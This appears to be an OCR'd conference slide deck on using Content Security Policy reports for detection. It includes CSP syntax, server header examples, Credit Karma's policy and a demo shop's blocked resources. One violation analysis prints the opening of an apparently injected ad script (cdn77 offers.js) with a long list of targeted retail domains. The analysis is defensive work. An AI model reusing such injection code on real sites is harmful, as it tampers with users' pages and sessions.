- **violated-directive**: which directive was responsible for this alert being generated
- **reporting-uri**: URI to send a JSON formatted violation report



```
{ [-]
   csp-report: { [-]
     blocked-uri: https://stats.g.doubleclick.net
     document-uri: https://creditkarma.ca/signup
     original-policy: connect-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net https://www.google-analytics.com;default-src 'self'
https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net;font-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net
*.creditkarma.com  *.nr-data.net data:;img-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net https://www.google-analytics.com
https://bat.bing.com http://bat.r.msn.com https://www.facebook.com data: https://ckpoc.imgix.net/ seal.digicert.com placehold.it placeholdit.imgix.net;script-src 'self' https://creditkarmacdn-
a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net https://www.google-analytics.com https://www.googleadservices.com https://bat.bing.com https://connect.facebook.net
'unsafe-inline' seal.digicert.com js-agent.newrelic.com znbjaa25pmosfhu7p-creditkarma.siteintercept.qualtrics.com;style-src 'self' https://creditkarmacdn-a.akamaihd.net
https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net 'unsafe-inline' data:;report-uri https://sponge.creditkarma.com/csp-report
     referrer:
     violated-directive: img-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net https://www.google-analytics.com https://bat.bing.com
http://bat.r.msn.com https://www.facebook.com data: https://ckpoc.imgix.net/ seal.digicert.com placehold.it placeholdit.imgix.net
   }
}
```

CSP Report-Only vs. Enforce

Enforce can break stuff…



+1 (234) 567-8901

SweeTella

Newsletter

Sign up to get exclusive offers from our favorite brands and to be well up in the news.

Enter your e-mail


SUBSCRIBE

Don't show this message again

Chocolate
Save up to 20%

Top Products

Contact us!



Chocolate covered nuts

Not secure | https://192.241.214.210/index.php?route=product/category&path=40

theme667

Categories

- Chocolate
  - Bars
  - Pockets & Boxes
  - Pralines & Truffles
  - Chocolate covered nuts
  - Chocolate covered fruits
  - Figures
- Lollipops
- Marshmallows
- Sugar Free
- Gum

- My Account
  - My Account
  - Order History
  - Transactions
  - Downloads
  - Logout
- Currency Currency
  - EUR Euro
  - GBP Pound Sterling
  - USD US Dollar
- English Language Language
  - English en English
  - Deutsch de Deutsch
  - Русский ru Русский

SweeTella

Search

Shopping Cart:

- Your shopping cart is empty!

+1 (234) 567-8901

- Chocolate covered nuts

Featured

Available Options

43
Size
--- Please Select ---
Color
red (+$10.00)
Add to Cart
Dark Chocolate with Rasperry

Dark Chocolate with Rasperry

Name	Status
jquery.fancybox.css	(blocked:csp)
material-design.css	(blocked:csp)
fl-chapps.css	(blocked:csp)
tm_newsletter.css	(blocked:csp)
stylesheet.css	(blocked:csp)
jquery-2.1.1.min.js	(blocked:csp)

51 requests | 81.7 KB transferred | Finish: 1.85 s | DOMContentLoaded: 379 ms | Load: 261 ms

```
Mixed Content: The page at 'https://192.241.214.210/index.php?route=product/category&path=18' was loaded over index.php:1
HTTPS, but requested an insecure Content Security Policy reporting endpoint 'http://cewulf.com:8088/services/collector/ra
w?token=06024BBF-8AD7-41E7-816A-57F262103832&channel=00872DC6-AC83-4EDE-8AFE-8413C3825C4C'. This request has been
blocked; the content must be served over HTTPS.
```

splunk> .conf2017

CSP Syntax

Directive values

```
Content-Security-Policy: <policy-directive>; <policy-directive>
```

- * → Wildcard, allows everything
- ‘none’ → Prevents loading resources from any source
- ‘self’ → Allows loading resources from the same origin (same scheme, host and port)
- data: → Allows loading resources via the data scheme (e.g. Base64 encoded images)
- domain.example.com → Allows loading resources from the specified domain
- *.example.com → Allows loading resources from any subdomain under example.com
- https://my.example.com → Allows loading resources only over HTTPS matching the given domain
- https: → Allows loading resources only over HTTPS on any domain
- ‘unsafe-inline’ → Allows use of inline source elements and JavaScript
- ‘unsafe-eval’ → Allows use of dynamic code evaluation

CSP Server Side Configuration

- Apache CSP Header

```
Header set Content-Security-Policy "default-src 'self';"
```

- NGINX CSP Header


```
add_header Content-Security-Policy "default-src 'self';";
```

- IIS CSP Header

```
<system.webServer>
   <httpProtocol>
      <customHeaders>
         <add name="Content-Security-Policy" value="default-src 'self';" />
      </customHeaders>
   </httpProtocol>
</system.webServer>
```

CSP Examples

https://www.creditkarma.ca




```
connect-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com *.nr-data.net
https://www.google-analytics.com ;
default-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com *.nr-data.net ;
font-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com *.nr-data.net data:
;
img-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com *.nr-data.net
https://www.google-analytics.com https://bat.bing.com http://bat.r.msn.com https://www.facebook.com data:
https://ckpoc.imgix.net/ seal.digicert.com placehold.it placeholdit.imgix.net ;
script-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com *.nr-data.net
https://www.google-analytics.com https://www.googleadservices.com https://bat.bing.com https://connect.facebook.net
'unsafe-inline' seal.digicert.com js-agent.newrelic.com znbjaa25pmosfhu7p-creditkarma.siteintercept.qualtrics.com ;
style-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com *.nr-data.net
'unsafe-inline' data: ;
report-uri https://sponge.creditkarma.com/csp-report
```


Source: https://cspvalidator.org/#url=https://www.creditkarma.ca

Diving into a Violation

Value of blocking




```
{ [-]
   csp-report: { [-]
     blocked-uri: https://1179115946.rsc.cdn77.org/offers.js
     column-number: 69
     disposition: enforce
     document-uri: https://www.creditkarma.ca/login[redacted]
     effective-directive: script-src
     line-number: 200
     original-policy: connect-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net https://www.google-analytics.com;default-src 'self' https://creditkarmacdn-
a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net;font-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net data:;img-src
'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net https://www.google-analytics.com https://bat.bing.com http://bat.r.msn.com https://www.facebook.com data:
https://ckpoc.imgix.net/ seal.digicert.com placehold.it placeholdit.imgix.net;script-src 'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net https://www.google-
analytics.com https://www.googleadservices.com https://bat.bing.com https://connect.facebook.net 'unsafe-inline' seal.digicert.com js-agent.newrelic.com znbjaa25pmosfhu7p-creditkarma.siteintercept.qualtrics.com;style-src
'self' https://creditkarmacdn-a.akamaihd.net https://6033355.fls.doubleclick.net *.creditkarma.com  *.nr-data.net 'unsafe-inline' data:;report-uri https://sponge.creditkarma.com/csp-report
     referrer: https://outlook.live.com/
     script-sample:
     source-file: https://onlinemegax.com/apps/statistics.php?get=1001&version=318&geo=ca
     status-code: 0
     violated-directive: script-src
   }
}
```



```
(function () {
    var cdn77 = "//1179115946.rsc.cdn77.org";
    var durl = encodeURIComponent(document.domain);
    if (durl.substr(0, 4) == 'www.')
        durl = durl.substr(4);
    var domains = "|odlo.com|secure.shareit.com|003.ru|0800-krankenkassen.de|1-2-3.tv|1-2-fly.com|1-800-bakery.com|1000books.de|cdn.1001-bijoux.fr|1001-nacht-
feestwinkel.nl|1001bebes.com|1001lits.com|1001plants.de|1001pneus.fr|100dayloans.com|100fabrik.ru|100lichny.ru|100percentpure.de|101tea.ru|101xp.com|body-
change.net|115.112.238.32|11x11.ru|121carhire.com|121doc.com|121workwear.com|123-
bloemen.nl|123.ru|1234u.nl|123dagaanbieding.be|123dagaanbieding.nl|123damesfietsen.nl|123elektrischefietsen.nl|123feestartikelen-
winkel.nl|123gewinner.com|123grandprix.com|123herenfietsen.nl|123hjemmeside.dk|123kinderfietsen.nl|123lens.nl|123moebel.de|123sportfietsen.nl|123tannenbaum.de|123test.nl|123toi
let.nl|123tuinposter.nl|123weekaanbieding.nl|123wohndesign.de|123wonen.nl|12print.it|12storeez.com|18montrose.com|1a-geschenkeshop.de|http|1a-
netz.com|1and1.co.uk|1art1.de|1blu.de|1c-interes.ru|1click.ru|1dagactie.nl|1dayfly.com|1mg.com|1mmtt.ru|1pmobile.com|1und1.de|eurosun.de|200euro-
gutschein.de|20cogs.co.uk|21diamonds.dk|21diamonds.no|21diamonds.se|21vek.by|24.se|247autoverkopen.nl|247parking.nl|24brands.de|24dealstore.nl|24diamonds.com|24fotoophout.nl|24
hair.de|24laces.com|24option.com|27dress.com|2b-
natural.nl|2call.nl|2kom.ru|2sneakers.de|31fevrier.net|321linsen.de|321motors.de|32redbingo.com|32redpoker.com|352mediahouse.de|360living.de|365tickets.ca|365tickets.com.au|365
tickets.de|365tickets.ie|365ticketsusa.com|3blox.de|3dxchat.com|3i-store.com|3x1.us|4-
slim.ru|40plusrelatie.nl|43einhalb.com|4activekidz.nl|4alltickets.com|4alltickets.de|4alltickets.nl|4club.com|4f.com.pl|4gadgets.co.uk|ru.4game.com|eu.4game.com|4glaza.ru|4lapy
.ru|4lifedirect.pl|4little.com|4ride.ru|n.4slovo.ru|4taktershop.de|500cosmetics.com|50five.be|50five.de|50five.nl|50liefde.be|50liefde.nl|50plusmatch.dk|50plusmatch.fi|50plusma
tch.no|50plusmatch.se|50plusrelatie.be|50plusrelatie.nl|50style.pl|51015kids.cz|51015kids.eu|511tactical.com|599fashion.com|5cc.be|5cc.de|5cc.nl|5hosting.com|5vorflug.de|686.co
m|777.com|7dayshop.com|7details.de|hsselite.7eer.net|intheswim.7eer.net|easycomforts.7eer.net|cbs-allaccess.7eer.net|mcafee-
brazil.7eer.net|stockmarketeye.7eer.net|lenovo.7eer.net|mcafeestore-
beta.com|7red.com|7theme.net|800bear.com|883police.com|888casino.com|superdeal.88mobile.nl|8magazin.ru|8mobile.com|99corporativo.afilio.com.br|9flats.com|9fuda.com|9monateschoe
```

Architecture #1 – Collection Service

Scripted Collection Services + UF



